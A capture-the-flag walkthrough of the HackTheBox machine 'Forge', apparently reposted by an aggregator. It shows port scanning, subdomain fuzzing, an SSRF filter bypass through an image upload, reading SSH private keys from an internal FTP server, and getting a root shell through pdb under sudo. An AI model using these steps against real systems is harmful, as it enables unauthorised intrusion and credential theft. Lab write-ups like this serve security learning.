


ForgeLinuxMedium10.10.11.11130NoobHacker9999Forge is a fun box on Hackthebox that has a File Upload functionality which is vulnerable to SSRF.
This exposes the internal Admin panel and lets us read files with internal FTP service, which includes SSH key pair of the user.
Listing the available commands we can run as a superuser, we have a python script which opens a socket connection.
This calls PDB with an exception occurs, with which we get a shell as root.
We run masscan to find all ports 1-65535
sudo masscan -p1-65535,U:1-65535 --rate=500 -e tun0 10.10.11.111
Discovered open port 80/tcp on 10.10.11.111
Discovered open port 22/tcp on 10.10.11.111
We run nmap for the open ports
sudo nmap -sC -sV -oN 10.10.11.111.nmap 10.10.11.111 -p 80,22
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for forge.htb (10.10.11.111)
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Gallery
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
Visiting http://10.10.11.111:80 redirects us to http://forge.htb
We add target box IP 10.10.11.111 to /etc/hosts of attacker box.
# Contents of /etc/hosts
10.10.11.111    forge.htb
http://forge.htb has http://forge.htb/upload to upload images but it can upload any file not only images.

we have 2 options to upload an image
- Upload local file
- Upload from url
If we use ‘upload from URL’ and put our IP, the request shows us that it is usingpython-requests/2.25.1

So, now we know that the backend runs on an Apache2 which forwards requests to a local Python server.
We don’t have any exploit readily available for this.
We run ffuf1 to find subdomains on forge.htb
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt \
-u http://forge.htb -H 'Host: FUZZ.forge.htb' -fc 302
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://forge.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Header           : Host: FUZZ.forge.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 302
________________________________________________

admin                   [Status: 200, Size: 27, Words: 4, Lines: 2]
Admin                   [Status: 200, Size: 27, Words: 4, Lines: 2]
:: Progress: [87664/87664] :: Job [1/1] :: 214 req/sec :: Duration: [0:07:03] :: Errors: 0 ::
We get a subdomain admin.forge.htb, we add it to /etc/hosts file.
# Contents of /etc/hosts
10.10.11.111    forge.htb admin.forge.htb
Visiting http://admin.forge.htb, tells us that Only localhost is allowed!.

We know that we can fetch any resource via upload image functionality on http://forge.htb, that’s SSRF working for us.
We put http://admin.forge.htb in the input box using Upload from url on http://forge.htb/upload
This returns URL contains a blacklisted address!

We can bypass this by using http://Admin.Forge.Htb

We can now Open the URL mentioned, but we see that
The image
http://forge.htb/uploads/esi2defZs6UM4xGjewXMcannot be displayed because it contains errors.
We open the URL with cURL2 and we get:

We now have 2 URIs in the Admin Dashboard:
http://Admin.Forge.Htb/announcementshttp://Admin.Forge.Htb/uploadWe use the same method to fetch the above 2 URLs

At http://Admin.Forge.Htb/announcements we find the credentials: user:hei███████████ty123! for the internal FTP server.
The instructions mention that http://admin.forge.htb/upload can upload files directly with the format:
http://admin.forge.htb/upload?u=<url>
So we can now use ftp://user:hei███████████ty123!@Localhost in URL param to fetch files from the internal FTP server.
http://Admin.Forge.Htb/upload?u=ftp://user:hei███████████ty123!@Localhost
We now paste the above URL in the input box using Upload from url on http://forge.htb/upload

Upon fetching the contents of the file URL, we get the list of files:

We can now access user.txt and get the flag using:
http://Admin.Forge.Htb/upload?u=ftp://user:hei███████████ty123!@Localhost/user.txt
We search for other interesting files such as SSH key at location ~/.ssh/id_rsa and ~/.ssh/id_rsa.pub using:
http://Admin.Forge.Htb/upload?u=ftp://user:hei███████████ty123!@Localhost/.ssh/

http://Admin.Forge.Htb/upload?u=ftp://user:hei███████████ty123!@Localhost/.ssh/id_rsa

http://Admin.Forge.Htb/upload?u=ftp://user:hei███████████ty123!@Localhost/.ssh/id_rsa.pub
And we get id_rsa id_rsa.pub

We see in id_rsa.pub key that the user here is user.

We save it to a text file id_rsa to id_rsa.txt.
Then run:
chmod 600 id_rsa.txt # To set proper permissions to the file
ssh -i id_rsa.txt user@forge.htb # To log in as user 'user'
We get logged in as user user in the target box.
We run sudo -l3 and we find that the user can run /usr/bin/python3 /opt/remote-manage.py as super-user without entering a password.

We read the contents of /opt/remote-manage.py:
| |
We run it and see that it opens up on a random port.
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
To connect to the socket we log in to the target box again as user user then run:
user@forge:~$ nc localhost <port>
Now we need to just trigger the pdb - python debugger, by raising an exception to get a PDB shell in the 1st session.


We can now enter the below commands to get a system shell in the PDB shell.
import os
os.system("sh")
And we are root! We can now fetch the root.txt flag.

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。